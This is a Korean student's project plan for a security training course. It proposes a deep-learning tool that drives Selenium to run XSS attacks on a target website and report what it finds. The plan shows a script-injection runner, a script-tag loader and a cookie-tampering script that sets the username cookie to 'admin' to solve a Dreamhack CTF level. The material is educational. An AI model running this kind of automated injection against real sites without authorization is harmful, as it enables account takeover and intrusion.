

WHS 1기 최신보안동향 / 프로젝트 구성 과제

[15]반 차시현_(5470)

To. sehee.whs@gmail.com

과제:

본인의 관심내용으로 프로젝트 시작 및 계획 단계까지 고민하여 작성하기

<평가기준>

1. 성실하게 과제를 했는가 주제를 어느 정도 파악했는가 본인이 작성한 자료를 다른 사람이 읽었을 때도 쉽게 이해할 수 있는가
2. 참고문헌 및 출처에 대해 명시하며 출처를 신뢰할 수 있는가

제출 방식 : 각자의 블로그, 노션 등의 링크 공유 및 pdf 파일 제출

<https://docs.google.com/spreadsheets/d/1ontjNRdNF4t59OUK5i7uqsTqhx79GPG37X4KHYwDLT4/edit#gid=0>

딥 러닝

대상 사이트 XSS 모의 공격
프로그램



Visual Studio Code

들어가기 전....

XSS(**Cross Site Scripting**)공격을 자동으로 수행하게끔 제작하기 위해선 어떤 식으로 접근해야 할지 많은 고민을 했다. 그러던 중, Selenium이라는 웹 애플리케이션 테스트를 위한 프레임 워크를 발견하였다. 이 Selenium을 통해 목표(Web)에 XSS공격을 수행할 수 있게끔 제작해보자는 생각으로 프로젝트 기획을 시작했다.

Keyword:


- XSS
- AI
- Selenium
- Javascript
- Data
- Visual Studio Code

[목표]

목표로 설정한 웹사이트에 인공지능이 딥 러닝으로 학습된 XSS 공격을 자동 수행하여 XSS 취약점을 발견하고 사용자에게 보고하는 인공지능 프로그램을 개발하는 것이 목표입니다.

개발 환경

- 통합 개발 환경 (IDE): Visual Studio Code
- 웹 자동화 도구: Selenium을 사용하여 공격을 수행할 웹 창을 띄웁니다.



The screenshot shows the Visual Studio Code interface with a project named 'seleniumtest1'. The Explorer sidebar on the left shows the file structure: 'SELENIUMTEST1' containing 'jsattackfile' (with 'js' subfolder containing 'cookietermpering.js', 'xss1.js', and 'import.js') and 'selenium' folder containing 'chromedriver.exe', 'geckodriver.log', and 'web.py'. The main editor window displays the content of 'web.py'.

```
1 from selenium import webdriver
2 import time
3
4
5 driver = webdriver.Chrome()
6 driver.get("http://google.com") #이곳에 목표 웹사이트 지정
7 time.sleep(3)
8
9 with open('jsattackfile/import.js', 'r', encoding="UTF8") as file:
10     script = file.read()
11     driver.execute_script(script)
12
13
14 while(True): #selenium 화면 자동 꺼짐 방지
15     pass
16
17
18 # 15반 차시현 5470 화이트햇 스쿨
```

프로젝트 개요 - 배경

- 웹 애플리케이션은 현대 비즈니스와 개인 활동에서 중요한 역할을 하며, 이로 인해 웹 보안의 중요성이 증대되고 있습니다. XSS는 웹 응용 프로그램에서 발생할 수 있는 중요한 보안 취약점 중 하나로, 공격자가 악의적인 스크립트를 삽입하여 사용자 브라우저에서 실행시킬 수 있는 취약점으로, 이를 통해 중요한 정보 유출, 사용자 세션 탈취 및 다양한 보안 위협이 발생할 수 있습니다.
- 딥 러닝과 인공지능 기술은 보안 분야에서도 점점 중요한 역할을 하고 있습니다. 이 프로젝트는 딥 러닝을 사용하여 XSS 공격을 자동화하고 취약점을 탐지하며 웹 보안을 향상시키는 데에 기여하고자 합니다.

프로젝트 개요 -

프로젝트 목표

이 프로젝트의 목표는 다음과 같습니다:

1. 딥 러닝 알고리즘을 활용하여 대상 웹사이트에 대한 XSS 공격 패턴을 학습합니다.
2. Selenium과 같은 웹 자동화 도구를 사용하여 XSS 공격을 대상 웹사이트에 자동으로 수행합니다.
3. 공격 실행 중 취약점을 탐지하고 보고서를 생성합니다.

프로젝트 개요 -


프로젝트 계획

- **필요한 도구와 라이브러리 설정:** Visual Studio Code에서 프로젝트 환경을 설정하고, Selenium과 딥 러닝 라이브러리 등 필요한 도구 및 라이브러리를 설치합니다.
- **데이터 수집:** 학습 데이터로 사용할 XSS 공격 패턴과 정상 요청 데이터를 수집합니다. (js로 수행이 가능하게 변환)
- **딥 러닝 모델 개발:** 수집한 데이터를 사용하여 딥 러닝 모델을 개발하고 학습시킵니다.
- **웹 자동화 개발:** Selenium을 사용하여 대상 웹사이트에 접근하고 XSS 공격을 수행하는 웹 자동화 스크립트를 개발합니다.
- **XSS 공격 시도:** 개발한 스크립트를 사용하여 딥 러닝 모델이 생성한 공격 패턴을 대상 웹사이트에 적용하고 XSS 공격을 시도합니다.
- **취약점 탐지:** XSS 공격이 성공하면 취약점을 탐지하고 이를 기록합니다.
- **보고서 생성:** 취약점 탐지 결과를 종합하여 보고서를 생성하고, 해당 웹사이트 관리자 또는 보안팀에게 보고합니다.
- **프로젝트 평가:** 프로젝트의 성과와 개선점을 평가하고, 필요한 보완 작업을 식별합니다.

프로젝트 개요 - 프로젝트 계획

+설명을 위한 뼈대 제작 (1)

- 아래 사진은 selenium을 실행하는 web.py파일의 내용으로, 파일을 실행시키면 `driver.get('https://google.com')`에 접속하고, 아래 `with open` 구문에서 .js를 실행시킬 수 있게 제작했다.




```
1 from selenium import webdriver
2 import time
3
4
5 driver = webdriver.Chrome()
6 driver.get("http://google.com") #이곳에 목표 웹사이트 지정
7 time.sleep(3)
8
9 with open('jsattackfile/import.js', 'r', encoding="UTF8") as file:
10     script = file.read()
11     driver.execute_script(script)
12
13
14 while(True): #selenium 화면 자동 꺼짐 방지
15     pass
16
17
18 # 15번 차시현 5470 화이트햇 스킬
```

프로젝트 개요 - 프로젝트 계획

+설명을 위한 뼈대 제작 (2)

- `with open` 구문에서 .js를 실행시킨다면, 웹 사이트가 열리는 동시에 제작한 스크립트 공격코드가 자동으로 실행되며 공격이 시작된다.




```
File Edit Selection View Go Run Terminal Help seleniumstest1
EXPLORER
OPEN EDITORS
SELENIUMSTEST1
  jsattackfile
    js
      JS cookietempering.js
      JS xss1.js
      JS import.js
    selenium
      chromedriver.exe
      geckodriver.log
      web.py
web.py
1 from selenium import webdriver
2 import time
3
4
5 driver = webdriver.Chrome()
6 driver.get("http://google.com") #이곳에 목표 웹사이트 지정
7 time.sleep(3)
8
9 with open('jsattackfile/import.js', 'r', encoding="UTF8") as file:
10     script = file.read()
11     driver.execute_script(script)
12
13
14 while(True): #selenium 화면 자동 꺼짐 방지
15     pass
16
17
18 # 15번 차시현 5470 화이트햇 스크
```

프로젝트 개요 - 프로젝트 계획

+설명을 위한 뼈대 제작 (3)

- `Import.js` 같은 경우 시를 도입하기 전, 제작된 다른 공격 스크립트 파일들을 통해 원하는 값을 얻을 때 까지 실행시키는 파일이다.



```
File Edit Selection View Go Run Terminal Help
EXPLORER
OPEN EDITORS
seleniumtest1
jsattackfile
cookietempering.js
1.js
2.js
driver.exe
r.log

web.py x JS import.js geckodriver.log JS xss1.js JS cookietempering.js

web.py
1 from selenium import webdriver
2 import time
3
4
5 driver = webdriver.Chrome()
6 driver.get("http://google.com") #이곳에 목표 웹사이트 지정
7 time.sleep(3)
8
9 with open('jsattackfile/import.js', 'r', encoding="UTF8") as file:
10     script = file.read()
11     driver.execute_script(script)
12
13
14 while(True): #selenium 화면 자동 꺼짐 방지
15     pass
16
17
18 # 15반 차시현 5470 화이트햇 스쿨
```



```
import.js x geckodriver.log

rt.js > ...

t = document.createElement('script')
src = '/js/cookietempering.js'
t.head.appendChild(script);
```

프로젝트 개요 - 프로젝트 계획

+설명을 위한 뼈대 제작 (4)

- 공격 스크립트의 예시이다.
Dreamhack.io 사이트의 문제
'level 1 cookie'를 자동으로 풀어
주는 스크립트를 제작해서
web.py를 통해 flag값을 얻을 수
있게 제작했다.

```
web.py  JS import.js  geckodriver.log  JS xss1.js

jsattackfile > js > JS cookietempering.js > ...
1  //--> 드림핵 웹해킹 문제 Level 1 cookie 를 위해 제작된 js
2  //변조할 쿠키 값 생성
3  document.cookie = "username = guest";
4
5  location.reload();
6
7  // 쿠키를 가져오는 함수
8  function getCookie(name) {
9      const value = ";" + document.cookie;
10     const parts = value.split("; " + name + "=");
11     if (parts.length === 2) return parts.pop().split(";");
12 }
13
14 // 쿠키의 값을 변경하는 함수
15 function setCookie(name, value) {
16     document.cookie = name + "=" + value;
17 }
18
19 // 쿠키값을 확인하고 변경
20 const usernameCookie = getCookie("username");
21 if (usernameCookie === "guest") {
22     setCookie("username", "admin");
23 }
24
```

예상 결과

프로젝트 완료 후, 다음과 같은 결과를 기대합니다:

- 딥 러닝 모델을 사용하여 효과적인 XSS 공격 패턴을 자동 생성합니다.
- XSS 취약점을 탐지하고 해당 웹사이트의 보안을 향상시킬 수 있는 자동 보고서를 생성합니다.
- 웹사이트의 보안을 향상시키는 데 도움이 되는 보안 도구를 개발하고 개발자, 보안 전문가, 및 웹사이트 소유자에게 활용할 수 있습니다.

결론

- 이 프로젝트는 딥 러닝과 웹 보안을 결합하여 보다 효과적으로 XSS 취약점을 탐지하고 보고하는 자동화된 방법을 개발하는 것을 목표로 합니다. 이를 통해 웹사이트의 보안을 향상시키고 사용자 데이터를 보호하는 데 기여할 것으로 기대됩니다

참고문헌:

1. 6G 환경의 AI 기반 보안 모델 및 데이터 생성기법 검증
= Validation of AI-based Security Models and Data Generation Techniques in 6G Environments
2. 이미지 처리 인공지능 환경에서 보안 위협 검증 및 방어 기법 연구
3. [WEB]Selenium 사용법
4. 셀레니움 소개
5. [python] Selenium을 이용한 웹 크롤링 - 간단 사용법 및 예제
6. <https://dreamhack.io/>

1. https://www.riss.kr/search/detail/DetailView.do?p_mat_type=be54d9b8bc7cdb09&control_no=c1b31913ad6d0160ffe0bdc3ef48d419&keyword=AI%EB%B3%B4%EC%95%88
2. https://www.riss.kr/search/detail/DetailView.do?p_mat_type=be54d9b8bc7cdb09&control_no=c901d3789724a6b2ffe0bdc3ef48d419&keyword=AI%EB%B3%B4%EC%95%88
3. <https://velog.io/@agzg/WEB Selenium-%EC%82%AC%EC%9A%A9%EB%B2%95>
4. <https://testmanager.tistory.com/106>
5. <https://jaeseokim.dev/Python/python-Selenium%EC%9D%84-%EC%9D%B4%EC%9A%A9%ED%95%9C-%EC%9B%B9-%ED%81%AC%EB%A1%A4%EB%A7%81-%EA%B0%84%EB%8B%A8-%EC%82%AC%EC%9A%A9%EB%B2%95-%EB%B0%8F-%EC%98%88%EC%A0%9C/>